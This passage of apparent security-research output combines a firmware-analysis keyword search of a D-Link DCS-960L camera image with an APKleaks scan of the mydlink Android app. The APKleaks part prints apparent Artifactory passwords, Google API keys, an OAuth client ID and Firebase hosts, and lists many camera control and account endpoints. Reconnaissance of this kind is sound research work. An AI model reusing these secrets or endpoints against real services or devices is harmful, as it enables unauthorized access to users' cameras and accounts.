-------------------- private key --------------------
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/lib/
libcurl.so.4.3.0
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/bin/stunnel
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/bin/curl
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/lib/
libcrypto.so.1.0.0
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/lib/
libssl.so.1.0.0
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/
openssl
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/
openssl.cnf

-------------------- telnet --------------------
d/1F587D
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/lib/
libcurl.so.4.3.0
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/bin/curl
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/lib/
libcrypto.so.1.0.0
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/cgi/tools.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/
```

```
services

-------------------- secret --------------------
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/lib/
libssl.so.1.0.0
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/
mDNSResponderPosix
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/
mDNSClientPosix
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/
pppd
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/
openssl
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/
openssl.cnf

-------------------- pgp --------------------
d/47DE91.7z
d/DCS-960L_A1_FW_1.04.02_20161103_r4056.bin
d/7C0408.cab
d/3EAE2F.7z
d/1F587D.7z
d/34D453.7z
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/17D422.squashfs
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/2818
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/lib/
libstdc++.so.6.0.13
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/UltraRTCamX64.cab
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/
mime.types
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/2818.7z
d/0.zip

-------------------- gpg --------------------
d/47DE91.7z
d/DCS-960L_A1_FW_1.04.02_20161103_r4056.bin
d/7C0408.cab
d/3EAE2F.7z
d/1F587D.7z
d/34D453.7z
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/17D422.squashfs
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/home/
gc6500-fw.img
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/swf/live.swf
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/img/motion_notification_off.gif
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/2818.7z
d/0.zip

-------------------- token --------------------
d/99C97D
d/3EAE2F
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/bin/busybox
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/bin/curl
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/home/
gc6500-fw.img
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/mydlink/
signalc
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/lib/
libcrypto.so.1.0.0
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/lib/
libweb.so.0
```

d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/lib/libsqlite3.so.0.8.6
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/pppd
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/eventsnapshot.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/image.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/email.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/audiovideo.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/setup.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/wizsetup5.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/file.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/eventrecording.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/localrecording/form_logout
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/localrecording/form_login
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/scheduleReboot.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/wdatetime.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/wrestart.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/sdrecording.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/wireless.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/motion.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/audiovideo.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/wpwdgrp.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/eventsnapshot.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/ftp.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/sdmanagement.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/email.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/camera.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/serverSetting.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/dayMode.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/wireless_ext.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/eventrecording.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/whardfactorydefault.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/network.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/ddns.cgi

```
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/smartwizard.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/wad.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/motion.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/time.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/mwizsetup.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/sdrecording.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/sounddb.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/advanced.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/account.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/home.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/wireless_client.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/wizsetup4.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/ptctl.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/wizsetup.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/ptzcontrol.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/ftp.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/ddns.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/wizsetup2.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/wizard.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/sdmanagement.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/wizsetup3.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/function.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/network.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/wizsetup6.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/live.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/night.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/httpd

-------------------- api key --------------------

-------------------- oauth --------------------
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/bin/curl


***Search for web servers***
###################################### search for web servers
###################################### apache
```

```
####################################### lighttpd

####################################### alphapd

####################################### httpd
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/httpd


***Search for important binaries***
####################################### important binaries
####################################### ssh

####################################### sshd

####################################### scp

####################################### sftp

####################################### tftp

####################################### dropbear

####################################### busybox
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/bin/busybox

####################################### telnet

####################################### telnetd
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/
telnetd

####################################### openssl
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/
openssl


***Search for ip addresses***
####################################### ip addresses
0.0.0.0
10.112.112.112
10.112.112.113
10.255.255.1
1.1.1.1
1.2.3.4
127.0.0.1
192.168.0.1
192.168.0.20
192.168.0.30
192.168.168.68
255.0.0.0
255.255.255.0

***Search for urls***
####################################### urls
http://127.0.0.1
http://192.168.0.20:800).
http://192.168.0.20:800).\
http://192.168.0.20:800.\
http://192.168.0.20:800) 。\
http://192.168.0.20:800<br><br>\
http://192.168.0.20:800).<br><br>\
http://192.168.0.20:800).<br><br><b>Parámetros de UPnP<
http://192.168.0.20:800) eingeben.\
```

http://192.168.0.20:800) eingeben.

 <b>UPnP Settings<
http://
192.168.0.20:800）。\
http://
192.168.0.20:800）。

<b>UPnP<
http://ca-mgr.auto.mydlink.com
http://code.google.com
http://detectmobilebrowser.com
http://docs.jquery.com
http://indirizzo IP della videocamera
http://IP Camera's IP
http://IP Camera's IP \
http://IP Camera IP address
http://IP Camera\'s IP address
http://IP 攝影機的 IP 位址
http://javascript.crockford.com
http://johnculviner.com
http://jquery.com
http://jquery.org
http://jqueryui.com
http://mxr.mozilla.org
https://') >= 0) http =
https://127.0.0.1
http://sizzlejs.com
http://www.adobe.com
http://www.dlink.com
http://www.domain.dom
http://www.iana.org
http://www.java.com
http://www.java.com<
http://www.java.com\
http://www.java.com to download and install Java.
http://www.johnculviner.com
http://www.JSON.org
http://www.opensource.org
http://www.realaudio.com
http://www.realtek.com
http://www.scyld.com
http://www.w3.org
http://yuiblog.com
http://您的摄影机的 IP 位址

Search for emails
################################### emails
root@xxx.com
sanjay@clef.lcs.mit.edu
username@isp.com

V.3 Output APKleaks

```
┌──(kali㉿kali)-[~/dlink]
└─$ apkleaks -f ~/dlink/mydlink_2.8.0_apkcombo.com.apk

    _    _____  _  ___                 _
   / \  |  _ \| |/ / |    ___  __ _| | _____
  / _ \ | |_) | ' /| |   / _ \/ _` | |/ / __|
 / ___ \|  __/| . \| |__|  __/ (_| |   <\__ \
/_/   \_\_|   |_|\_\_____\___|\__,_|_|\_\___/
v2.6.1
--
Scanning APK file for URIs, endpoints & secrets
(c) 2020-2021, dwisiswant0

** Decompiling APK...
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
INFO  - loading ...
INFO  - processing ...
ERROR - finished with errors, count: 5

** Scanning against 'com.dlink.mydlinkunified'

[Artifactory_Password]
-  AP5VEZUm3NZ1bzNALDftNV716P3uIU59p3QqAPUcrCA
-  AP8fPWFVFlhnRK3yqma4933jD86bKMyM0s8KLQmF5oE

[Authorization_Basic]
- basic =
- basic integrity.
- basic plan

[Firebase]
- api-project-134612181102.firebaseio.com
- mydlink-42b77.firebaseio.com

[Google_API_Key]
- AIzaSyB_QnMMnD3Mc111erQlVIhgdGWkRUKEOuE
- AIzaSyCI35-rEpfsy3gnROKOEeCXLmLvwjUfjhU

[Google_Cloud_Platform_OAuth]
- 75701679339-s71aso6o6osimnkp9biaana4lsuu41bu.apps.googleusercontent.com

[IP_Address]
- 10.255.255.1
- 10.32.27.3
- 127.0.0.1
- 2.5.29.1

[JSON_Web_Token]
- billing_client=5.0.0
- version=16.0.0
- version=17.0.0
- version=17.0.1
```

- version=17.0.2
- version=17.0.3
- version=17.3.0
- version=18.0.0
- version=18.0.1
- version=18.1.0
- version=19.0.0
- version=19.1.3
- version=19.4.0
- version=2.2.1
- version=2.2.5
- version=2.3.2
- version=20.0.0
- version=20.0.1
- version=20.1.0
- version=20.1.3
- version=20.2.0
- version=21.0.0
- version=21.0.6
- version=21.1.0
- version=5.0.0

[LinkFinder]
- /...
- /.well-known/oauth/openid/keys/
- /?.*
- /Any
- /FirebaseUI-Android
- /GetMultimedia.cgi
- /GetMultimedia.cgi?CH=
- /Movies
- /Movies/mydlink
- /Movies/mydlink/
- /Pictures/mydlink
- /Pictures/mydlink/
- /Unit
- /alexa/link
- /alexa/linkinfo
- /audio.aac
- /audio.cgi
- /audio.raw
- /audio.txt
- /audio.wav
- /audio/ACAS.cgi
- /audiocfg.cgi
- /av2/ACAS.cgi
- /cgi/admin/recorder.cgi
- /cgi/admin/recorder.cgi?
- /cgi/ptdc.cgi?command=set_relative_pos&posX=-10&posY=-10
- /cgi/ptdc.cgi?command=set_relative_pos&posX=-10&posY=0
- /cgi/ptdc.cgi?command=set_relative_pos&posX=-10&posY=10
- /cgi/ptdc.cgi?command=set_relative_pos&posX=0&posY=-10

- /cgi/ptdc.cgi?command=set_relative_pos&posX=0&posY=10
- /cgi/ptdc.cgi?command=set_relative_pos&posX=10&posY=-10
- /cgi/ptdc.cgi?command=set_relative_pos&posX=10&posY=0
- /cgi/ptdc.cgi?command=set_relative_pos&posX=10&posY=10
- /cmdline
- /common/info.cgi
- /config/datetime.cgi
- /config/datetime.cgi?method=1&timeserver=
- /config/displaymode.cgi
- /config/displaymode_info.cgi
- /config/led.cgi
- /config/mic.cgi
- /config/privacy.cgi
- /config/privacy.cgi?enable=yes
- /config/ptz_home.cgi?act=go
- /config/ptz_info.cgi
- /config/ptz_move.cgi?p=%1$d&t=%2$d
- /config/ptz_pos.cgi
- /config/ptz_preset.cgi?act=add&name=
- /config/ptz_preset_list.cgi
- /config/sdcard.cgi
- /config/sdcard_download.cgi
- /config/sdcard_format.cgi?format=go
- /config/sdcard_list.cgi
- /config/thermal_detection.cgi
- /config/wireless.cgi
- /createAuthUri
- /datetime.cgi
- /datetime.cgi?DateTimeMode=0&TimeServerIPAddress=
- /datetime.cgi?DateTimeMode=0&TimeServerIPAddress=ntp1.dlink.com&TimeZoneIndex=
- /daynight.cgi
- /deleteAccount
- /dgaudio.cgi
- /dgsounddb.cgi
- /dialog/
- /emailLinkSignin
- /enid/reset_free_offer
- /getAccountInfo
- /getOobConfirmationCode
- /image.cgi
- /image.cgi?Mirror=0&ConfigReboot=No
- /image.cgi?Mirror=3&ConfigReboot=No
- /image/jpeg.cgi
- /image2/jpeg.cgi
- /index.html
- /jvm/functions/Function
- /jvm/internal/
- /me/
- /me/billing/extension/list
- /me/billing/free
- /me/billing/products
- /me/billing/promotion/products

- /me/billing/promotion/subscribe
- /me/billing/receipt
- /me/billing/subscription/device/add
- /me/billing/subscription/device/delete
- /me/billing/subscription/list
- /me/device/add
- /me/device/fw_upgrade
- /me/device/info
- /me/device/list
- /me/device/unbind
- /me/device/update
- /me/nvr/event/index
- /me/nvr/event/list
- /me/nvr/event/meta/get
- /me/nvr/event/meta/set
- /me/nvr/favorite/add
- /me/nvr/favorite/list
- /me/nvr/favorite/remove
- /me/nvr/list/initiate
- /me/nvr/list/video.m3u8
- /me/nvr/list/video.m3u8?session=
- /me/nvr/storyboard/info
- /me/photo/add
- /me/photo/delete
- /me/photo/list
- /me/policy/del
- /me/policy/get
- /me/policy/put
- /me/policy/scene
- /me/promotion/code/fetch
- /me/promotion/offer/list
- /me/schedule/del
- /me/schedule/get
- /me/schedule/put
- /me/schedule/scene
- /me/user/activate_email
- /me/user/add?access_token=
- /me/user/change_password
- /me/user/info
- /me/user/services/promotion
- /me/user/update
- /me/userclient/approve
- /me/userclient/auth_regen?client_id=
- /me/userclient/auth_verify?client_id=
- /me/userclient/check_approval?client_id=
- /me/userclient/geofencing/list
- /me/userclient/list
- /me/userclient/revoke
- /me/userclient/update
- /mfaEnrollment:finalize
- /mfaEnrollment:start
- /mfaEnrollment:withdraw

- /mfaSignIn:finalize
- /mfaSignIn:start
- /motion.cgi
- /movie
- /mydlink
- /mydlink/
- /oauth/access_token
- /oauth/access_token?
- /oauth/access_token?client_id=
- /oauth/authorize2?client_id=
- /oauth/connect_sdk?uc_id=
- /oauth/revoke
- /oauth/sub_code
- /preset_
- /proc/
- /proc/meminfo
- /proc/self/fd
- /proc/self/fd/
- /raw/
- /resetPassword
- /sdbdetection.cgi
- /sendVerificationCode
- /service/req_src
- /service/req_src?client_id=
- /setAccountInfo
- /signupNewUser
- /sitesurvey.cgi
- /snapshot.png
- /system/app/Superuser.apk
- /system/xbin/su
- /temp
- /token
- /topics/
- /tssmc.php
- /tssmi.php
- /v2/cnvr/playback/event_dates
- /v2/event/consumption
- /verifyAssertion
- /verifyCustomToken
- /verifyPassword
- /verifyPhoneNumber
- /video.mp4
- /videos
- /wireless.cgi
- 2019/02/03
- 2099/12/31
- AES/CBC/PKCS5PADDING
- AES/CBC/PKCS5Padding
- AES/CBC/PKCS7Padding
- AES/CTR/NOPADDING
- AES/CTR/NoPadding
- AES/ECB/NOPADDING

- AES/ECB/NoPadding
- AES/ECB/PKCS5Padding
- AES/GCM-SIV/NoPadding
- AES/GCM/NoPadding
- Africa/Abidjan
- Africa/Accra
- Africa/Addis_Ababa
- Africa/Algiers
- Africa/Bissau
- Africa/Cairo
- Africa/Casablanca
- Africa/Ceuta
- Africa/El_Aaiun
- Africa/Harare
- Africa/Johannesburg
- Africa/Juba
- Africa/Khartoum
- Africa/Lagos
- Africa/Maputo
- Africa/Monrovia
- Africa/Nairobi
- Africa/Ndjamena
- Africa/Sao_Tome
- Africa/Tripoli
- Africa/Tunis
- Africa/Windhoek
- America/Adak
- America/Anchorage
- America/Araguaina
- America/Argentina/Buenos_Aires
- America/Argentina/La_Rioja
- America/Argentina/Rio_Gallegos
- America/Argentina/Salta
- America/Argentina/San_Juan
- America/Argentina/San_Luis
- America/Argentina/Tucuman
- America/Argentina/Ushuaia
- America/Asuncion
- America/Bahia
- America/Bahia_Banderas
- America/Barbados
- America/Belem
- America/Belize
- America/Blanc-Sablon
- America/Boa_Vista
- America/Bogota
- America/Boise
- America/Buenos_Aires
- America/Cambridge_Bay
- America/Campo_Grande
- America/Cancun
- America/Caracas

- America/Catamarca
- America/Cayenne
- America/Chicago
- America/Chihuahua
- America/Coral_Harbour
- America/Cordoba
- America/Costa_Rica
- America/Creston
- America/Cuiaba
- America/Curacao
- America/Danmarkshavn
- America/Dawson
- America/Dawson_Creek
- America/Denver
- America/Detroit
- America/Edmonton
- America/Eirunepe
- America/El_Salvador
- America/Fort_Nelson
- America/Fortaleza
- America/Glace_Bay
- America/Godthab
- America/Goose_Bay
- America/Grand_Turk
- America/Guatemala
- America/Guayaquil
- America/Guyana
- America/Halifax
- America/Havana
- America/Hermosillo
- America/Indiana/Indianapolis
- America/Indiana/Knox
- America/Indiana/Marengo
- America/Indiana/Petersburg
- America/Indiana/Tell_City
- America/Indiana/Vevay
- America/Indiana/Vincennes
- America/Indiana/Winamac
- America/Indianapolis
- America/Inuvik
- America/Iqaluit
- America/Jamaica
- America/Jujuy
- America/Juneau
- America/Kentucky/Monticello
- America/La_Paz
- America/Lima
- America/Los_Angeles
- America/Louisville
- America/Maceio
- America/Managua
- America/Manaus

- America/Martinique
- America/Matamoros
- America/Mazatlan
- America/Mendoza
- America/Menominee
- America/Merida
- America/Metlakatla
- America/Mexico_City
- America/Miquelon
- America/Moncton
- America/Monterrey
- America/Montevideo
- America/Nassau
- America/New_York
- America/Nipigon
- America/Nome
- America/Noronha
- America/North_Dakota/Beulah
- America/North_Dakota/Center
- America/North_Dakota/New_Salem
- America/Ojinaga
- America/Panama
- America/Pangnirtung
- America/Paramaribo
- America/Phoenix
- America/Port-au-Prince
- America/Port_of_Spain
- America/Porto_Velho
- America/Puerto_Rico
- America/Punta_Arenas
- America/Rainy_River
- America/Rankin_Inlet
- America/Recife
- America/Regina
- America/Resolute
- America/Rio_Branco
- America/Santarem
- America/Santiago
- America/Santo_Domingo
- America/Sao_Paulo
- America/Scoresbysund
- America/Sitka
- America/St_Johns
- America/Swift_Current
- America/Tegucigalpa
- America/Thule
- America/Thunder_Bay
- America/Tijuana
- America/Toronto
- America/Vancouver
- America/Whitehorse
- America/Winnipeg

- America/Yakutat
- America/Yellowknife
- Antarctica/Casey
- Antarctica/Davis
- Antarctica/DumontDUrville
- Antarctica/Macquarie
- Antarctica/Mawson
- Antarctica/Palmer
- Antarctica/Rothera
- Antarctica/Syowa
- Antarctica/Troll
- Antarctica/Vostok
- Asia/Almaty
- Asia/Amman
- Asia/Anadyr
- Asia/Aqtau
- Asia/Aqtobe
- Asia/Ashgabat
- Asia/Atyrau
- Asia/Baghdad
- Asia/Baku
- Asia/Bangkok
- Asia/Barnaul
- Asia/Beirut
- Asia/Bishkek
- Asia/Brunei
- Asia/Calcutta
- Asia/Chita
- Asia/Choibalsan
- Asia/Colombo
- Asia/Damascus
- Asia/Dhaka
- Asia/Dili
- Asia/Dubai
- Asia/Dushanbe
- Asia/Famagusta
- Asia/Gaza
- Asia/Hebron
- Asia/Ho_Chi_Minh
- Asia/Hong_Kong
- Asia/Hovd
- Asia/Irkutsk
- Asia/Jakarta
- Asia/Jayapura
- Asia/Jerusalem
- Asia/Kabul
- Asia/Kamchatka
- Asia/Karachi
- Asia/Katmandu
- Asia/Khandyga
- Asia/Kolkata
- Asia/Krasnoyarsk

- Asia/Kuala_Lumpur
- Asia/Kuching
- Asia/Macau
- Asia/Magadan
- Asia/Makassar
- Asia/Manila
- Asia/Nicosia
- Asia/Novokuznetsk
- Asia/Novosibirsk
- Asia/Omsk
- Asia/Oral
- Asia/Pontianak
- Asia/Pyongyang
- Asia/Qatar
- Asia/Qostanay
- Asia/Qyzylorda
- Asia/Rangoon
- Asia/Riyadh
- Asia/Saigon
- Asia/Sakhalin
- Asia/Samarkand
- Asia/Seoul
- Asia/Shanghai
- Asia/Singapore
- Asia/Srednekolymsk
- Asia/Taipei
- Asia/Tashkent
- Asia/Tbilisi
- Asia/Tehran
- Asia/Thimphu
- Asia/Tokyo
- Asia/Tomsk
- Asia/Ulaanbaatar
- Asia/Urumqi
- Asia/Ust-Nera
- Asia/Vladivostok
- Asia/Yakutsk
- Asia/Yekaterinburg
- Asia/Yerevan
- Atlantic/Azores
- Atlantic/Bermuda
- Atlantic/Canary
- Atlantic/Cape_Verde
- Atlantic/Faeroe
- Atlantic/Madeira
- Atlantic/Reykjavik
- Atlantic/South_Georgia
- Atlantic/Stanley
- Australia/Adelaide
- Australia/Brisbane
- Australia/Broken_Hill
- Australia/Currie

- Australia/Darwin
- Australia/Eucla
- Australia/Hobart
- Australia/Lindeman
- Australia/Lord_Howe
- Australia/Melbourne
- Australia/Perth
- Australia/Sydney
- Config.json
- Download/mydlink/
- Europe/Amsterdam
- Europe/Andorra
- Europe/Astrakhan
- Europe/Athens
- Europe/Belgrade
- Europe/Berlin
- Europe/Brussels
- Europe/Bucharest
- Europe/Budapest
- Europe/Chisinau
- Europe/Copenhagen
- Europe/Dublin
- Europe/Gibraltar
- Europe/Helsinki
- Europe/Istanbul
- Europe/Kaliningrad
- Europe/Kiev
- Europe/Kirov
- Europe/Lisbon
- Europe/London
- Europe/Luxembourg
- Europe/Madrid
- Europe/Malta
- Europe/Minsk
- Europe/Monaco
- Europe/Moscow
- Europe/Oslo
- Europe/Paris
- Europe/Prague
- Europe/Riga
- Europe/Rome
- Europe/Samara
- Europe/Saratov
- Europe/Simferopol
- Europe/Sofia
- Europe/Stockholm
- Europe/Tallinn
- Europe/Tirane
- Europe/Ulyanovsk
- Europe/Uzhgorod
- Europe/Vienna
- Europe/Vilnius

- Europe/Volgograd
- Europe/Warsaw
- Europe/Zaporozhye
- Europe/Zurich
- Indian/Chagos
- Indian/Christmas
- Indian/Cocos
- Indian/Kerguelen
- Indian/Mahe
- Indian/Maldives
- Indian/Mauritius
- Indian/Reunion
- Memoir/ts/
- Pacific/Apia
- Pacific/Auckland
- Pacific/Bougainville
- Pacific/Chatham
- Pacific/Easter
- Pacific/Efate
- Pacific/Enderbury
- Pacific/Fakaofo
- Pacific/Fiji
- Pacific/Funafuti
- Pacific/Galapagos
- Pacific/Gambier
- Pacific/Guadalcanal
- Pacific/Guam
- Pacific/Honolulu
- Pacific/Kiritimati
- Pacific/Kosrae
- Pacific/Kwajalein
- Pacific/Majuro
- Pacific/Marquesas
- Pacific/Nauru
- Pacific/Niue
- Pacific/Norfolk
- Pacific/Noumea
- Pacific/Pago_Pago
- Pacific/Palau
- Pacific/Pitcairn
- Pacific/Ponape
- Pacific/Port_Moresby
- Pacific/Rarotonga
- Pacific/Tahiti
- Pacific/Tarawa
- Pacific/Tongatapu
- Pacific/Truk
- Pacific/Wake
- Pacific/Wallis
- Pictures/mydlink
- Pictures/mydlink/
- Pop/Funk

- S_TEXT/ASS
- S_TEXT/UTF8
- V_MPEG4/ISO/AVC
- app/model_asset
- auth/invalid-cert-hash
- auth/invalid-provider-id
- auth/network-request-failed
- auth/operation-not-allowed
- auth/web-storage-unsupported
- collections/Iterable
- collections/Mutable
- collections/MutableIterable
- config/app/
- content/unknown
- content://com.google.android.gms.phenotype/
- content://com.google.android.gsf.gservices
- content://com.google.android.gsf.gservices/prefix
- device/login
- device/login_status
- emulator/auth/handler
- http://d1rvtd08ngd4ef.cloudfront.net/revamp_device_image/
- http://d1vzklxl368c7b.cloudfront.net/hdpi/dcs_5222lb1.png
- http://d1vzklxl368c7b.cloudfront.net/mdpi/dcs_5222lb1.png
- http://d1vzklxl368c7b.cloudfront.net/xhdpi/dcs_5222lb1.png
- http://schemas.android.com/apk/res-auto
